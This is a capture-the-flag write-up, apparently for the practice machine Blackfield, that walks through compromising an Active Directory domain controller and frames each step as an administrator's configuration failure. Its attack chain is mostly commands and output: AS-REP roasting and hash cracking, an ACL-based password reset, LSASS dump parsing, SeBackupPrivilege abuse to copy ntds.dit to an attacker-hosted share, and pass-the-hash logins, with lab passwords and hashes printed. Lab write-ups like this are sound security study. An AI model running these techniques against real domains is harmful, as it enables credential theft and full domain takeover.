System Context
Blackfield is a Windows domain controller running Active Directory for the BLACKFIELD.local domain. The exposed attack surface on initial scan: DNS (53), Kerberos (88), LDAP (389), SMB (445), and WinRM (5985) — a standard DC footprint with nothing obviously wrong from the outside.
The failure chain is entirely internal. No CVEs, no unpatched services. Every step of the compromise exploits a configuration decision that was made deliberately by an administrator at some point, for a legitimate reason, that was never revisited.
Attack surface identified:
nmap -sC -sV -oN Blackfield.nmap 10.129.229.1753/tcp DNS
88/tcp Kerberos
389/tcp LDAP
445/tcp SMB
5985/tcp WinRM
Failure 1 — The profiles$ share treated usernames as non-sensitive
SMB enumeration with guest access reveals a readable share: profiles$. The share contains no files. What it does contain is a folder for every user account in the domain — each folder named after the account it belongs to.
smbmap -u guest -H 10.129.229.17
sudo mount -t cifs '//10.129.229.17/profiles#39; /mnt/data

ls /mnt/data | awk '{print $1}' > clean_users.txt

The design assumption here is that account names are not sensitive. In isolated systems this might be acceptable. In an Active Directory environment where Kerberos is exposed, a username list is an attack primitive — it enables targeted pre-authentication probing without any credentials.
The share was almost certainly created for roaming profile support or HR tooling. The guest read permission survived long after its original purpose.
Failure 2 — Pre-authentication disabled on a service account
With a valid username list, Kerberos pre-authentication can be probed for accounts that have it disabled. The AS-REP attack requests a ticket-granting response without authenticating — and the response is encrypted with the account's password hash, making it offline-crackable.
# Validate usernames against Kerberos
kerbrute userenum --dc 10.129.229.17 -d BLACKFIELD.local users.txt

# Request AS-REP hashes for pre-auth disabled accounts
impacket-GetNPUsers blackfield.local/ -no-pass -usersfile users.txt -dc-ip 10.129.229.17
One account returned a hash: support. The hash cracked cleanly against rockyou.txt.
john hash --wordlist=/usr/share/wordlists/rockyou.txt
# Result: #00^BlackKnight

Pre-authentication exists specifically to prevent this. Disabling it is sometimes done to support legacy applications or non-Windows Kerberos clients. Once disabled, the account's password security depends entirely on its strength and the attacker's wordlist — a structural guarantee replaced by a probabilistic one.
Failure 3 — An ACL granted password reset rights to a support account
Valid credentials for support open the next layer. The account has no direct shell access — SMB and WinRM both deny entry. Standard enumeration finds nothing useful.
BloodHound changes this:
bloodhound-python -u 'support' -p '#00^BlackKnight' -d blackfield.local -ns 10.129.229.17 -c all
The shortest path from the owned object reveals a single ACL edge: support holds ForceChangePassword rights over audit2020. This is an Active Directory access control entry granting one account the ability to reset another account's password without knowing the current one.
rpcclient -U support 10.129.229.17
rpcclient gt; setuserinfo2 Audit2020 23 'audit@2026'
The ACL was almost certainly assigned intentionally — support teams frequently need password reset capabilities. The failure is that the scope was not limited. A help desk permission delegated to a service account with a weak, roastable password created a lateral movement path that BloodHound surfaces in seconds.
Failure 4 — A forensic share retained a live LSASS dump
audit2020 credentials unlock the forensic share — a share explicitly described as "Forensic / Audit share" in its comment. Inside: a memory dump of the LSASS process.
sudo mount -t cifs '//10.129.229.17/forensic' /mnt/data1
find . -type f
# ./memory_analysis/lsass.zip
LSASS holds every credential that has authenticated to the system since last boot — NT hashes, Kerberos keys, cached logon data.
unzip lsass.zip
pypykatz lsa minidump lsass.DMP
The dump contains NT hashes for administrator, svcbackup, and the machine account DC01$. The administrator hash does not authenticate — likely rotated after the dump was taken. The svcbackup hash works.
The forensic share existed for legitimate incident response purposes. The dump was generated, analyzed, and never removed. Leaving a credential store on a network share with no expiry is a cleanup failure with domain-wide consequences.
Failure 5 — A backup account held SeBackupPrivilege on a domain controller
evil-winrm -i 10.129.229.17 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400dThe svc_backup account was created to run backup jobs. Backup accounts require SeBackupPrivilege — a Windows right that allows bypassing NTFS file ACLs through the Backup API. This is by design. The problem is that on a domain controller, this privilege becomes a path to every credential in the domain.

whoami /priv
# SeBackupPrivilege    Back up files and directories    Enabled
# SeRestorePrivilege   Restore files and directories    Enabled
ntds.dit — the Active Directory database — stores password hashes for every domain account. It is locked by the OS during normal operation. A shadow copy sidesteps the lock. SeBackupPrivilege sidesteps the ACL on the copy.
NTDS Extraction — Method 1: Shadow Copy via Diskshadow
Create a shadow copy of the C: drive and expose it as a new drive letter:
# Create diskshadow script
echo "set context persistent nowriters" | out-file ./diskshadow.txt -encoding ascii
echo "add volume c: alias temp" | out-file ./diskshadow.txt -encoding ascii -append
echo "create" | out-file ./diskshadow.txt -encoding ascii -append
echo "expose %temp% z:" | out-file ./diskshadow.txt -encoding ascii -append

diskshadow.exe /s c:\\temp\\diskshadow.txt

The shadow copy mounts as z:, outside the OS file locks. Copy ntds.dit using robocopy's backup mode flag, which invokes the Backup API and inherits SeBackupPrivilege:
robocopy /b z:\\windows\\ntds . ntds.dit
reg save hklm\\system c:\\temp\\system
reg save hklm\\sam c:\\temp\\sam
Download and extract locally:
impacket-secretsdump -ntds ntds.dit -system system local
NTDS Extraction — Method 2: wbadmin (Undocumented Failure Path)
This method required significant troubleshooting and is absent from most published writeups. It is documented here because the failure mode reveals something important about tool assumptions.
The initial approach used wbadmin to back up the NTDS directory to an Impacket SMB share:
# Kali
sudo impacket-smbserver -smb2support -user test -password test@123 testshare $(pwd)

# Windows
net use x: \\\\10.10.14.x\\testshare /user:test test@123
echo "Y" | wbadmin start backup -backuptarget:\\\\10.10.14.x\\testshare -include:c:\\windows\\ntds\\
Error: Volume format not supported (NTFS/ReFS required)
The root cause: wbadmin validates that the backup target is NTFS or ReFS. Impacket's SMB server presents a share without an actual filesystem backing — it does not satisfy wbadmin's filesystem type check.
Attempted fix: Create a real NTFS-backed loop device on Kali and serve it:
dd if=/dev/zero of=ntfs.disk bs=1024M count=2
sudo losetup -fP ntfs.disk
sudo mkfs.ntfs /dev/loop0
sudo mount /dev/loop0 smb/
Still failed. Even with a genuine NTFS filesystem behind it, Impacket's SMB implementation does not correctly handle the filesystem attribute queries wbadmin issues. The check passes the format test but fails at a lower layer.
Actual fix: Replace Impacket with a real Samba share:
# Configure /etc/samba/smb.conf
[global]
map to guest = Bad User
server role = standalone server
interfaces = tun0
smb ports = 445

[Send]
path = /home/redreconx/blackfield/smb/
browseable = yes
read only = no
guest ok = yes

sudo chmod 777 /home/redreconx/blackfield/smb/
systemctl restart smbd
With a real Samba share backed by the NTFS loop device, wbadmin accepts the target:
echo "Y" | wbadmin start backup -backuptarget:\\\\10.10.14.x\\Send -include:c:\\windows\\ntds\\
wbadmin get versions
echo Y | wbadmin start recovery -version:10/02/2020-03:51 -itemtype=file -items:C:\\windows\\ntds\\ntds.dit -recoverytarget:C:\\ -notrestoreacl
The lesson here is tool-specific: Impacket SMB is sufficient for file transfer but does not emulate a full Windows SMB server. Tools that inspect filesystem properties — wbadmin, certain backup APIs — require a real Samba implementation. Substituting one for the other fails silently at the protocol layer.
Final Access — psexec vs wmiexec and EFS
With Administrator's NT hash from secretsdump, psexec authenticates but cannot read root.txt:
b'Access is denied.'
cipher /c root.txt reveals the file is EFS-encrypted — and only decryptable by the BLACKFIELD\\Administrator user account specifically, not by NT AUTHORITY\\SYSTEM.

psexec spawns shells as NT AUTHORITY\\SYSTEM. SYSTEM is a local machine identity with no access to user-specific EFS keys. This is not a permissions problem — it is a cryptographic identity problem. SYSTEM simply does not hold the private key.
The fix is to authenticate as the actual Administrator account principal:
impacket-wmiexec blackfield/administrator@10.129.229.17 -hashes :184fb5e5178480be64824d4cd53b99eewmiexec and smbexec authenticate as the named user rather than escalating to SYSTEM, preserving the account identity the EFS key is bound to.

Design Lessons
Every step in this chain was a deliberate configuration decision made by someone with a legitimate reason:
- The profiles$ share existed for roaming profiles — guest access was left open after the profiles feature was dropped
- Pre-authentication was disabled on
support— likely for a legacy application that was eventually retired ForceChangePasswordwas delegated tosupport— a reasonable help desk permission never scoped or reviewed- The LSASS dump existed because someone ran incident response — and never removed the artifact
svc_backuphad SeBackupPrivilege because backup jobs require it — the account was never isolated from the DC
None of these failures required an attacker to find a vulnerability. Each one required only that the attacker understand what the configuration meant, while the administrators who made the decisions had moved on.
The system did not degrade. It was configured this way, incrementally, over time.
Tools
Nmap · smbmap · kerbrute · impacket-GetNPUsers · hashcat · john · BloodHound · bloodhound-python · rpcclient · CrackMapExec · Evil-WinRM · pypykatz · diskshadow · robocopy · reg · impacket-secretsdump · wmiexec
References
- Windows Privilege Escalation — SeBackupPrivilege
- https://youtu.be/IfCysW0Od8w?si=nJS3aLGxp1yQf42w&t=3893
- SeBackupPrivilege Privesc — r3d-buck3t
- Full technical walkthrough: GitHub — redreconx/blackfield